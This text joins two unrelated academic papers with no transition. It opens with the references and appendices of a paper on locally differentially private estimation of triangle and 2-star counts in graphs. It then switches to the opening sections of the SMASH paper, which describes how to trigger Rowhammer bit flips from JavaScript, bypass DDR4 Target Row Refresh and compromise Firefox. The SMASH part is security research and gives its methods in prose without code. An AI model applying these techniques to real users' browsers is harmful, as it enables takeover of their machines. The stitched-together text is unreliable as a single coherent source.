[18] John Duchi and Ryan Rogers. Lower Bounds for Locally Private Estimation via Communication Complexity. *arXiv:1902.00582 [math, stat]*, May 2019. arXiv: 1902.00582.

[19] John Duchi, Martin Wainwright, and Michael Jordan. Minimax Optimal Procedures for Locally Private Estimation. *arXiv:1604.02390 [cs, math, stat]*, November 2017. arXiv: 1604.02390.

[20] John C. Duchi, Michael I. Jordan, and Martin J. Wainwright. Local privacy and statistical minimax rates. In *Proc. FOCS'13*, pages 429–438, 2013.

[21] John C. Duchi, Michael I. Jordan, and Martin J. Wainwright. Local privacy, data processing inequalities, and minimax rates. *CoRR*, 1302.3203, 2014.

[22] Cynthia Dwork. Differential privacy. In *Proc. ICALP'06*, pages 1–12, 2006.

[23] Cynthia Dwork and Aaron Roth. *The Algorithmic Foundations of Differential Privacy*. Now Publishers, 2014.

[24] Giulia Fanti, Vasyl Pihur, and Ulfar Erlingsson. Building a RAPPOR with the unknown: Privacy-preserving learning of associations and data dictionaries. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2016(3):1–21, 2016.

[25] Ghurumuruhan Ganesan. Existence of connected regular and nearly regular graphs. *CoRR*, 1801.08345, 2018.

[26] Aric A. Hagberg, Daniel A. Schult, and Pieter J. Swart. Exploring network structure, dynamics, and function using networkx. In *Proceedings of the 7th Python in Science Conference (SciPy'08)*, pages 11–15, 2008.

[27] Michael Hay, Chao Li, Gerome Miklau, and David Jensen. Accurate estimation of the degree distribution of private networks. In *Proc. ICDM'09*, pages 169–178, 2009.

[28] Jacob Imola, Takao Murakami, and Kamalika Chaudhuri. Locally differentially private analysis of graph statistics. *CoRR*, 2010.08688, 2021.

[29] Matthew Joseph, Janardhan Kulkarni, Jieming Mao, and Zhiwei Steven Wu. Locally Private Gaussian Estimation. *arXiv:1811.08382 [cs, stat]*, October 2019. arXiv: 1811.08382.

[30] Matthew Joseph, Jieming Mao, Seth Neel, and Aaron Roth. The Role of Interactivity in Local Differential Privacy. *arXiv:1904.03564 [cs, stat]*, November 2019. arXiv: 1904.03564.

[31] Matthew Joseph, Jieming Mao, and Aaron Roth. Exponential separations in local differential privacy. In *Proc. SODA'20*, pages 515–527, 2020.

[32] Peter Kairouz, Keith Bonawitz, and Daniel Ramage. Discrete distribution estimation under local privacy. In *Proc. ICML'16*, pages 2436–2444, 2016.

[33] Peter Kairouz, Sewoong Oh, and Pramod Viswanath. Extremal mechanisms for local differential privacy. *Journal of Machine Learning Research*, 17(1):492–542, 2016.

[34] Vishesh Karwa, Sofya Raskhodnikova, Adam Smith, and Grigory Yaroslavtsev. Private analysis of graph structure. *Proceedings of the VLDB Endowment*, 4(11):1146–1157, 2011.

[35] Shiva Prasad Kasiviswanathan, Homin K. Lee, Kobbi Nissim, and Sofya Raskhodnikova. What can we learn privately? In *Proc. FOCS'08*, pages 531–540, 2008.

[36] Shiva Prasad Kasiviswanathan, Kobbi Nissim, Sofya Raskhodnikova, and Adam Smith. Analyzing graphs with node differential privacy. In *Proc. TCC'13*, pages 457–476, 2013.

[37] Jure Leskovec and Andrej Krevl. SNAP Datasets: Stanford large network dataset collection. http://snap.stanford.edu/data, 2014.

[38] Ninghui Li, Min Lyu, and Dong Su. *Differential Privacy: From Theory to Practice*. Morgan & Claypool Publishers, 2016.

[39] Chris Morris. Hackers had a banner year in 2019. https://fortune.com/2020/01/28/2019-data-breach-increases-hackers/, 2020.

[40] Takao Murakami and Yusuke Kawamoto. Utility-optimized local differential privacy mechanisms for distribution estimation. In *Proc. USENIX Security'19*, pages 1877–1894, 2019.

[41] M. E. J. Newman. Random graphs with clustering. *Physical Review Letters*, 103(5):058701, 2009.

[42] Kobbi Nissim, Sofya Raskhodnikova, and Adam Smith. Smooth sensitivity and sampling in private data analysis. In *Proc. STOC'07*, pages 75–84, 2007.

[43] Thomas Paul, Antonino Famulari, and Thorsten Strufe. A survey on decentralized online social networks. *Computer Networks*, 75:437–452, 2014.

[44] Venkatadheeraj Pichapati, Ananda Theertha Suresh, Felix X. Yu, Sashank J. Reddi, and Sanjiv Kumar. AdaCliP: Adaptive clipping for private SGD. *CoRR*, 1908.07643, 2019.

[45] Zhan Qin, Yin Yang, Ting Yu, Issa Khalil, Xiaokui Xiao, and Kui Ren. Heavy hitter estimation over set-valued data with local differential privacy. In *Proc. CCS'16*, pages 192–203, 2016.

[46] Zhan Qin, Ting Yu, Yin Yang, Issa Khalil, Xiaokui Xiao, and Kui Ren. Generating synthetic decentralized social graphs with local differential privacy. In *Proc. CCS'17*, pages 425–438, 2017.

[47] Cyrus Rashtchian, David P. Woodruff, and Hanlin Zhu. Vector-matrix-vector queries for solving linear algebra, statistics, and graph problems. *CoRR*, 2006.14015, 2020.

[48] Sofya Raskhodnikova and Adam Smith. Efficient lipschitz extensions for high-dimensional graph statistics and node private degree distributions. *CoRR*, 1504.07912, 2015.

[49] Sofya Raskhodnikova and Adam Smith. *Differentially Private Analysis of Graphs*, pages 543–547. Springer, 2016.

[50] Andrea De Salve, Paolo Mori, and Laura Ricci. A survey on privacy in decentralized online social networks. *Computer Science Review*, 27:154–176, 2018.

[51] Tara Seals. Data breaches increase 40% in 2016. https://www.infosecurity-magazine.com/news/data-breaches-increase-40-in-2016/, 2017.

[52] Shuang Song, Susan Little, Sanjay Mehta, Staal Vinterboy, and Kamalika Chaudhuri. Differentially private continual release of graph statistics. *CoRR*, 1809.02575, 2018.

[53] Haipei Sun, Xiaokui Xiao, Issa Khalil, Yin Yang, Zhan Qui, Hui (Wendy) Wang, and Ting Yu. Analyzing subgraph statistics from extended local views with decentralized differential privacy. In *Proc. CCS'19*, pages 703–717, 2019.

[54] Om Thakkar, Galen Andrew, and H. Brendan McMahan. Differentially private learning with adaptive clipping. *CoRR*, 1905.03871, 2019.

[55] Abhradeep Guha Thakurta, Andrew H. Vyrros, Umesh S. Vaishampayan, Gaurav Kapoor, Julien Freudiger, Vivek Rangarajan Sridhar, and Doug Davidson. Learning New Words, US Patent 9,594,741, Mar. 14 2017.

[56] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. RAPPOR: Randomized aggregatable privacy-preserving ordinal response. In *Proc. CCS'14*, pages 1054–1067, 2014.

[57] Tianhao Wang, Jeremiah Blocki, Ninghui Li, and Somesh Jha. Locally differentially private protocols for frequency estimation. In *Proc. USENIX Security'17*, pages 729–745, 2017.

[58] Yue Wang and Xintao Wu. Preserving differential privacy in degree-correlation based graph generation. *Transactions on Data Privacy*, 6(2), 2013.

[59] Yue Wang, Xintao Wu, and Leting Wu. Differential privacy preserving spectral graph analysis. In *Proc. PAKDD'13*, pages 329–340, 2013.

[60] Stanley L. Warner. Randomized response: A survey technique for eliminating evasive answer bias. *Journal of the American Statistical Association*, 60(309):63–69, 1965.

[61] Xiaokui Xiao, Gabriel Bender, Michael Hay, and Johannes Gehrke. ireduct: Differential privacy with reduced relative errors. In *Proc. SIGMOD'11*, pages 229–240, 2011.

[62] Min Ye and Alexander Barga. Optimal schemes for discrete distribution estimation under local differential privacy. In *Proc. ISIT'17*, pages 759—-763, 2017.

[63] Qingqing Ye, Haibo Hu, Man Ho Au, Xiaofeng Meng, and Xiaokui Xiao. Towards locally differentially private generic graph metric estimation. In *Proc. ICDE'20*, pages 1922–1925, 2020.

[64] Qingqing Ye, Haibo Hu, Man Ho Au, Xiaofeng Meng, and Xiaokui Xiao. LF-GDPR: A framework for estimating graph metrics with local differential privacy. *IEEE Transactions on Knowledge and Data Engineering (Early Access)*, pages 1–16, 2021.

[65] Hailong Zhang, Sufian Latif, Raef Bassily, and Atanas Rountev. Differentially-private control-flow node coverage for software usage analysis. In *Proc. USENIX Security'20*, pages 1021–1038, 2020.

A Effectiveness of empirical estimation in LocalRR$_\triangle$

In Section 4.2, we presented LocalRR$_\triangle$, which uses the empirical estimation method after the RR. Here we show the effectiveness of empirical estimation by comparing LocalRR$_\triangle$ with the RR without empirical estimation [46, 63].

As the RR without empirical estimation, we applied the RR to the lower triangular part of the adjacency matrix $\mathbf{A}$; i.e., we ran lines 1 to 6 in Algorithm 2. Then we output the number of noisy triangles m_3. We denote this algorithm by RR w/o emp.

Figure 10 shows the l_2 loss of LocalRR$_\triangle$ and RR w/o emp when we changed n from 1000 to 10000 or ε in edge LDP




Figure 10: l_2 loss of LocalRR$_\triangle$ and the RR without empirical estimation (RR w/o emp).

from 0.1 to 2. The experimental set-up is the same as Section 5.1. Figure 10 shows that LocalRR$_\triangle$ significantly outperforms RR w/o emp, which means that the l_2 loss is significantly reduced by empirical estimation. As shown in Section 5, the l_2 loss of LocalRR$_\triangle$ is also significantly reduced by an additional round of interaction.

B Experiments on Barabási-Albert Graphs

Experimental set-up. In Section 5, we evaluated our algorithms using two real datasets: IMDB and Orkut. We also evaluated our algorithms using artificial graphs that have power-law degree distributions. We used the BA (Barabási-Albert) model [9] to generate such graphs.

In the BA model, an artificial graph (referred to as a BA graph) is grown by adding new nodes one at a time. Each new node is connected to $\lambda \in \mathbb{N}$ existing nodes with probability proportional to the degree of the existing node. In our experiments, we used NetworkX [26], a Python package for graph analysis, to generate BA graphs.

We generated a BA graph G^* with 1000000 nodes using NetworkX. For the attachment parameter λ, we set $\lambda = 10$ or 50. When $\lambda = 10$ (resp. 50), the average degree of G^* was 10.0 (resp. 50.0). For each case, we randomly generated n users from the whole graph G^*, and extracted a graph $G = (V, E)$ with the n users. Then we estimated the number of triangles $f_\triangle(G)$ and the number of 2-stars $f_{2\star}(G)$. For triangles, we evaluated LocalRR$_\triangle$, Local2Rounds$_\triangle$, and CentralLap$_\triangle$. For 2-stars, we evaluated LocalLap$_{2\star}$ and CentralLap$_{2\star}$. In Local2Rounds$_\triangle$, we set $\varepsilon_1 = \varepsilon_2$. For $\tilde{d}_{max}$, we set $\tilde{d}_{max} = d_{max}$.




Figure 11: l_2 loss in the Barabási-Albert graph datasets (left: $\varepsilon = 1$, right: $n = 10000$). We set the attachment parameter λ in the BA model to $\lambda = 10$ or 50, and $\tilde{d}_{max}$ to $\tilde{d}_{max} = d_{max}$.

We evaluated the l_2 loss while changing n and ε. We attempted $\gamma \in \mathbb{N}$ ways to randomly select n users from G^*, and averaged the l_2 loss over all the γ ways to randomly select n users. As with Section 5, we set $\gamma = 100$ and changed n from 1000 to 10000 while fixing $\varepsilon = 1$. Then we set $\gamma = 10$ and changed ε from 0.1 to 2 while fixing $n = 10000$.

Experimental results. Figure 11 shows the results. Overall, Figure 11 has a similar tendency to Figures 5, 6, and 7. For example, Local2Rounds$_\triangle$ significantly outperforms LocalRR$_\triangle$, especially when the graph G is sparse; i.e., $\lambda = 10$. In Local2Rounds$_\triangle$, CentralLap$\triangle$, LocalLap$_{2\star}$, and CentralLap$_{2\star}$, the l_2 loss increases with increase in λ. This is because the maximum degree d_{max} $(= \tilde{d}_{max})$ increases with increase in λ.

Figure 11 also shows that the l_2 loss is roughly consistent with our upper-bounds in Section 4. For example, recall that LocalRR$_\triangle$, Local2Rounds$_\triangle$, CentralLap$_\triangle$, LocalLap$_{2\star}$, and CentralLap$_{2\star}$ achieve the expected l_2 loss of $O(n^4)$, $O(nd_{max}^3)$, $O(d_{max}^2)$, $O(nd_{max}^2)$, and $O(d_{max}^2)$, respectively. Assuming that $d_{max} = O(n)$, the left panels of Figure 11 are roughly consistent with these upper-bounds. In addition, the right panels of Figure 11 show that when we set $\lambda = 10$ and decrease ε from 0.4 to 0.1, the l_2 loss increases by a factor of about 3800, 250, and 16 in LocalRR$_\triangle$, Local2Rounds$_\triangle$, and CentralLap$_\triangle$, respectively. They are roughly consistent with our upper-bounds – for small ε, the expected l_2 loss of LocalRR$_\triangle$, Local2Rounds$_\triangle$, and CentralLap$_\triangle$ is $O(\varepsilon^{-6})$, $O(\varepsilon^{-4})$, and $O(\varepsilon^{-2})$, respectively.

In summary, for both the two real datasets and the BA graphs, our experimental results showed the following findings: (1) Local2Rounds$_\triangle$ significantly outperforms LocalRR$_\triangle$, especially when the graph G is sparse; (2) our experimental results are roughly consistent with our upper-bounds.




Figure 12: Examples of G and M for constructing an independent cube for $f_\triangle$ ($n = 14$, $d_{max} = 8$, $\eta_1 = 3$, $\eta_2 = 2$).

C Construction of an $(n, \frac{d_{max}}{2} - 2)$ independent cube for $f_\triangle$

Suppose that n is even and d_{max} is divisible by 4. Since $d_{max} < n$, it is possible to write $n = \eta_1 \frac{d_{max}}{2} + \eta_2$ for integers η_1, η_2 such that $\eta_1 \geq 1$ and $1 \leq \eta_2 < \frac{d_{max}}{2}$. Because $\eta_1 \frac{d_{max}}{2}$ and n are even, we must have η_2 is even. Now, we can write $n = (\eta_1 - 1)\frac{d_{max}}{2} + (\eta_2 + \frac{d_{max}}{2})$. Thus, we can define a graph $G = (V, E)$ on n nodes consisting of $(\eta_1 - 1)$ cliques of even size $\frac{d_{max}}{2}$ and one final clique of an even size $\eta_2 + \frac{d_{max}}{2} \in (\frac{d_{max}}{2}, d_{max})$ with all cliques disjoint.

Since $G = (V, E)$ consists of even-sized cliques, it contains a perfect matching M. Figure 12 shows examples of G and M, where $n = 14$, $d_{max} = 8$, $\eta_1 = 3$, and $\eta_2 = 2$. Let $G' = (V, E')$ such that $E' = E \setminus M$. Let $\mathcal{A} = \{(V, E' \cup N : N \subseteq M\}$. Each edge in G is part of at least $\frac{d_{max}}{2} - 2$ triangles. For each pair of edges in M, the triangles of G of which they are part are disjoint. Thus, for any edge $e \in M$, removing e from a graph in $\mathcal{A}$ will remove at least $\frac{d_{max}}{2} - 2$ triangles. This implies that $\mathcal{A}$ is an $(n, \frac{d_{max}}{2} - 2)$ independent cube for $f_\triangle$.

SMASH: Synchronized Many-sided Rowhammer Attacks from JavaScript

Finn de Ridder
ETH Zurich
VU Amsterdam

Pietro Frigo
VU Amsterdam

Emanuele Vannacci
VU Amsterdam

Herbert Bos
VU Amsterdam

Cristiano Giuffrida
VU Amsterdam

Kaveh Razavi
ETH Zurich

Abstract

Despite their in-DRAM Target Row Refresh (TRR) mitigations, some of the most recent DDR4 modules are still vulnerable to many-sided Rowhammer bit flips. While these bit flips are exploitable from native code, triggering them in the browser from JavaScript faces three nontrivial challenges. First, given the lack of cache flushing instructions in JavaScript, existing eviction-based Rowhammer attacks are already slow for the older single- or double-sided variants and thus not always effective. With many-sided Rowhammer, mounting effective attacks is even more challenging, as it requires the eviction of many different aggressor addresses from the CPU caches. Second, the most effective many-sided variants, known as *n*-sided, require large physically-contiguous memory regions which are not available in JavaScript. Finally, as we show for the first time, eviction-based Rowhammer attacks require proper synchronization to bypass in-DRAM TRR mitigations.

Using a number of novel insights, we overcome these challenges to build SMASH (Synchronized MAny-Sided Hammering), a technique to succesfully trigger Rowhammer bit flips from JavaScript on modern DDR4 systems. To mount effective attacks, SMASH exploits high-level knowledge of cache replacement policies to generate optimal access patterns for eviction-based many-sided Rowhammer. To lift the requirement for large physically-contiguous memory regions, SMASH decomposes *n*-sided Rowhammer into multiple double-sided pairs, which we can identify using slice coloring. Finally, to bypass the in-DRAM TRR mitigations, SMASH carefully schedules cache hits and misses to successfully trigger *synchronized many-sided Rowhammer* bit flips. We showcase SMASH with an end-to-end JavaScript exploit which can fully compromise the Firefox browser in 15 minutes on average.

1 Introduction

Transistor scaling has been continuously improving the performance and capacity of modern DRAM devices. Security has instead been lagging behind. In particular, rather than addressing the root cause of the Rowhammer bug, DDR4 introduced a mitigation known as Target Row Refresh (TRR). TRR, however, has already been shown to be ineffective against many-sided Rowhammer attacks from native code, at least in its current in-DRAM form [12]. However, it is unclear whether TRR's failing also re-exposes end users to TRR-aware, JavaScript-based Rowhammer attacks from the browser. In fact, existing many-sided Rowhammer attacks require frequent cache flushes, large physically-contiguous regions, and certain access patterns to bypass in-DRAM TRR, all challenging in JavaScript.

In this paper, we show that under realistic assumptions, it is indeed possible to bypass TRR directly from JavaScript, allowing attackers to exploit the resurfaced Rowhammer bug inside the browser. In addition, our analysis reveals new requirements for practical TRR evasion. For instance, we discovered that activating many rows in rapid succession as shown in TRRespass [12] may not always be sufficient to produce bit flips. The scheduling of DRAM accesses also plays an important role.

Target Row Refresh. The discovery of the Rowhammer bug in 2014 [18] has led to an entire new class of attacks that all take advantage of the bug's promise: bit flips across security boundaries. In particular, researchers have demonstrated practical attacks on browsers, virtual machines, servers, and mobile systems, launched from native code, JavaScript, and even over the network [5,9,11,14,15,24,33,36,38,41,42,44]. In addition to these memory corruption attacks, Rowhammer may also serve as a side channel to leak information [21].

In response to the onslaught, manufacturers enhanced DDR4 chips with in-DRAM TRR—a Rowhammer "fix" which monitors DRAM accesses to mitigate Rowhammer-like activities. TRR consists of two components: a *sampler* and an *inhibitor*. The sampler is responsible for sampling memory requests to detect potentially Rowhammer-inducing sequences before they do harm. The inhibitor seeks to avert attacks by proactively refreshing the victim rows. Unfortu-

nately, TRRespass [12] recently showed that the mitigation is inadequate and can be bypassed by moving from double-sided to many-sided Rowhammer, i.e., activating not just two but up to 19 rows depending on the particular TRR implementation.

The crux of the problem is the memory chips' sampler. A reliable sampler would take enough samples to provide the inhibitor with sufficiently accurate information to refresh all the necessary victim rows in the case of a Rowhammer attack. Unfortunately, common sampler implementations monitor a limited number of aggressors and always at the same time [12], implicitly relying on the assumption that memory requests will arrive in an uncoordinated, chaotic fashion. However, given precise control over the rows to hammer by means of large physically-contiguous memory regions and by aggressively hammering multiple rows through explicit cache flushing (using the `CLFLUSH` instruction), many-sided Rowhammer can overwhelm the sampler and trigger bit flips even in TRR-enabled DRAM [12].

Bypassing TRR from JavaScript. While the resurrection of native-code Rowhammer on modern DDR4 systems is certainly serious, especially in clouds and similar environments, it does not immediately affect Web users exposed to attacks from JavaScript. In the absence of `CLFLUSH` and control over physically-contiguous memory, hammering a large number of rows by means of cache evictions, at a rate that is high enough to induce bit flips while still bypassing in-DRAM TRR, is not possible without new insights. Note that compared to double-sided Rowhammer, many-sided Rowhammer patterns exacerbate these challenges, as they require even *more* physically-contiguous memory and even *more* evictions.

A first key insight that helps us simplify the access patterns and greatly reduce the demand for physically-contiguous memory is that many-sided Rowhammer is equivalent to *many times double-sided* Rowhammer. As we will see, we can easily identify suitable double-sided pairs using slice coloring. Our slice-coloring strategy exploits slice-collision side channels and uses amplification techniques [27] to boost the signal and operate with the (unmodified) low-resolution, jittery timers available to JavaScript in modern browsers [35].

Our second key insight is that we can use high-level knowledge of cache replacement policies to improve the efficiency of eviction-based many-sided Rowhammer. In particular, rather than common eviction sets, we carefully construct access patterns such that every single cache miss itself leads to an aggressor row access and thus contributes to the hammering activity. Since all the misses are now useful, we minimize the number of "useless" memory accesses for eviction to a small number of highly efficient cache hits. Interestingly enough, such *self-evicting* patterns can be even more efficient than traditional flush-based patterns.

Even these optimized hammering patterns do not trigger bit flips without our third key insight. Where previous work on Rowhammer focuses on blindly generating as many access patterns per time unit as possible, we discovered that carefully *scheduling* the accesses plays an important role in bypassing TRR. Specifically, we show for the first time that an attacker needs to ensure that the sampler consistently samples the accesses to the same set of rows, allowing the (unsampled) accesses to the other rows to hammer away without hindrance from TRR's refresh operations. As we shall see, we will do so by synchronizing the access patterns with the refresh commands. Using our three novel insights, we build SMASH (Synchronized MAny-Sided Hammering), a technique to mount TRR-aware, JavaScript-based Rowhammer attacks. To demonstrate the practicality of SMASH, we present an end-to-end exploit to fully compromise the Firefox browser without software bugs in 15 minutes on average.

Summarizing, we make the following contributions:

1. A demonstration of the first end-to-end (synchronized many-sided) Rowhammer attack on TRR-enabled DDR4 in modern browsers, providing first evidence that Rowhammer continues to threaten Web users.

2. An automated approach to generate optimal access patterns for many-sided Rowhammer without relying on cache flushing instructions.

3. A further analysis of TRR, revealing synchronization as an additional requirement for successful attacks.

2 Background

We briefly discuss DRAM, Rowhammer, and caches to help readers understand the challenge of performing Rowhammer from JavaScript in the browser on modern DDR4.

2.1 DRAM

Since the introduction of synchronous DRAM or SDRAM, main memory is organized in *banks*, partitioned among the DRAM chips attached to the *Dual Inline Memory Module (DIMM)* or simply module. To access data in memory, the CPU's memory controller selects a bank and broadcasts its requests to all chips sharing the same *rank*, where a rank corresponds to the chips on one side of the module. One or more DIMMs may be connected to the processor's memory interface by the memory bus or *channel*. The number of available channels depends on the microarchitecture. For example, Intel's Kaby Lake processors have two channels, each supporting up to two modules.

The memory controller uses parts of the physical memory address to select the corresponding channel, DIMM, rank, and bank. A bank is a two-dimensional array of cells storing bits. To read their content, the memory controller further uses parts of the physical address to bring a row of information into the bank's *row buffer*. Once the row is in the row buffer, the CPU's memory controller can read and write to different

offsets within this buffer using column bits in the physical address of the target location.

To prevent data loss from the slow but continuous leakage of charge from the capacitors that make up the DRAM cells, the cells need to be refreshed periodically. Each full refresh consists of transferring the rows to the row buffer and writing them back. The DDR4 SDRAM standard specifies that under normal conditions, the per-row refresh or `REF` command should be issued every 7.8 µs.

2.2 Rowhammer

Kim et al. [18, 45] show that by repeatedly activating a row (the *aggressor* row) at high frequency, it is possible to cause a disturbance error in one of the neighboring (*victim*) rows. The disturbance manifests as a bit flip, where 0 becomes 1 or vice versa. The Rowhammer effect may be amplified in a particular row by activating *both* adjacent rows in alternating fashion, an access pattern known as double-sided Rowhammer. Researchers have shown Rowhammer attacks on numerous targets in various scenarios [5, 9, 11, 14–16, 21, 32, 33, 36–38, 41, 42, 44].

2.3 Target Row Refresh

Target Row Refresh (TRR) is the deployed industry solution against the Rowhammer vulnerability. TRR tries to *detect* Rowhammer-inducing access patterns to then prevent a bit from flipping, e.g., by refreshing the victim rows. The recent investigation into TRR by Frigo et al. [12] concluded that almost all recent DDR4 devices advertise themselves as Rowhammer-free by implementing the TRR mitigation inside the DRAM device itself. The in-DRAM TRR features a sampling mechanism to detect the aggressor rows and an inhibitor mechanism that refreshes the victim rows. They also showed that it is often possible to bypass in-DRAM TRR. By moving from double-sided Rowhammer to many-sided Rowhammer, where not just two but many rows (up to 19) are hammered repeatedly, it is still possible to trigger bit flips. Experiments suggest that the reason behind the effectiveness of many-sided patterns is due to the limited space in the *sampler*. This means that if there are more victims (because there are more aggressors) than the sampler can track, some will go unprotected.

2.4 CPU caches

To perform Rowhammer attacks in the browser, the attacker needs to flush aggressor addresses from different levels of CPU cache. Modern Intel processors have three levels of set-associative caches. In an N-way set-associative cache, each set accommodates N cache lines. Once a set is full but a new line for that set arrives, a replacement policy determines which line to evict. The replacement policies for many microarchitectures have already been reverse engineered [3, 43].




Figure 1: Displayed is a physical address and the mappings its bits are used for. Only the LLC is partitioned into slices. For efficiency reasons, the L1 cache uses the virtual instead of physical address bits for set addressing.

Many modern processors have an *inclusive* last-level cache (LLC): any 64-byte cache line stored in the upper levels also resides in the LLC. Reasoning about cache behavior becomes simpler with an inclusive LLC, in particular because eviction from the LLC implies eviction from the entire cache hierarchy.

The LLC set to which a cache line belongs is determined by the *set index bits* of the physical address, as shown in Figure 1. The width of the set index is determined by the number of sets of the LLC. For example, the Kaby Lake LLC has 1024 sets per *slice*. Slices first appeared in the Sandy Bridge microarchitecture in 2011, and further partition the LLC in 4, 8, or 16 chunks [26]. Originally, the number of slices was equal to the number of CPUs, but in recent microarchitectures it instead equals the number of hyperthreads [7]. Intel uses undocumented but reverse engineered [10, 26, 46] hash functions to map cache lines to slices. As we shall see later, cache slicing poses challenges for the creation of access patterns for many-sided Rowhammer attacks in the browser.

3 Threat Model

We assume an attacker who controls a malicious website (or a malicious ad on a benign website) that is visited by the victim. The attacker does not rely on any software bug but only exploits Rowhammer bit flips triggered from within the JavaScript sandbox to gain control over the victim's browser. We assume the victim's system deploys all the state-of-the-art mitigations against Rowhammer and side-channel attacks, i.e., modern in-DRAM Rowhammer mitigations [12, 22, 28] and browser mitigations against microarchitectural attacks, including low-resolution, jittery timers and mitigations against speculative execution attacks [29, 31, 35, 40]. Finally, similar to [15], SMASH relies on transparent huge pages (THP) for crafting its access patterns. See Appendix C for an overview of the default THP settings on popular Linux distributions.

4 Rowhammering DDR4 in the Browser

Carrying out a Rowhammer attack from inside JavaScript has never been trivial [15]. The attacker needs to find a way to flush the aggressors from the cache without relying on cache flushing instructions. Lack of memory addressing information in JavaScript further complicates such attacks. The arrival of the in-DRAM TRR mitigation only exacerbated such challenges. Because of the mitigation, ordinary double-sided Rowhammer will no longer suffice. To attack TRR-enabled DDR4, the attacker needs a many-sided access pattern. This poses our first challenge:

Challenge 1: to build a many-sided access pattern, the attacker needs a large chunk of physical memory, which is hard to acquire in JavaScript.

Many-sided patterns consist of many adjacent rows. Since DRAM row addresses are determined by high physical address bits, collecting adjacent rows requires a relatively large amount of physical memory. As shown later, SMASH addresses this challenge by applying a new insight about many-sided Rowhammer that allows it to collect the required aggressor addresses without the need for a large contiguous chunk of physical memory.

The next hurdle faced by the attacker is: how to make sure every memory access goes to DRAM (and not one of the caches)? The attacker could try to adopt a known solution such as Rowhammer.js [15] or the technique presented by Aweke et al. [4]. These methods use eviction sets to create `CLFLUSH`-free access patterns. Aweke et al. [4] take advantage of the LLC's replacement policy and introduce two additional cache misses and a series of hits to ensure the eviction of double-sided or single-sided pairs, while Rowhammer.js searches for efficient eviction strategies that also introduce at least two additional misses and many more hits.

The problem with these approaches is that, when applied to many-sided access patterns, they cause an intolerable slowdown. We evaluated the effects of the method from Aweke et al. [4] on our test bed $\mathcal{S}_0$ (specified in Section 8) for creating `CLFLUSH`-free 18-sided access patterns. In this experiment, the 18 aggressor rows end up in different cache sets. Consequently, 270 additional cache hits (15 cache hits multiplied by 18 aggressors) and 18 additional cache misses are necessary for ensuring that the 18 aggressors are evicted from the LLC. We chose the method from Aweke et al. [4] since it has less overhead compared to Rowhammer.js. Still, we found this pattern to be too slow to trigger bit flips. This brings us to our second challenge:

Challenge 2: the attacker needs to find a strategy to produce patterns that can efficiently perform many-sided Rowhammer without introducing too many additional cache hits and misses.




Figure 2: The order of memory requests and `CLFLUSH` instructions matters. The "gather" 18-sided pattern on the left does produce bit flips while the "scatter" 18-sided pattern on the right does not.

As shown later, SMASH addresses this challenge by crafting optimal access patterns that ensure all the cache misses land on the aggressor rows and contribute to hammering.

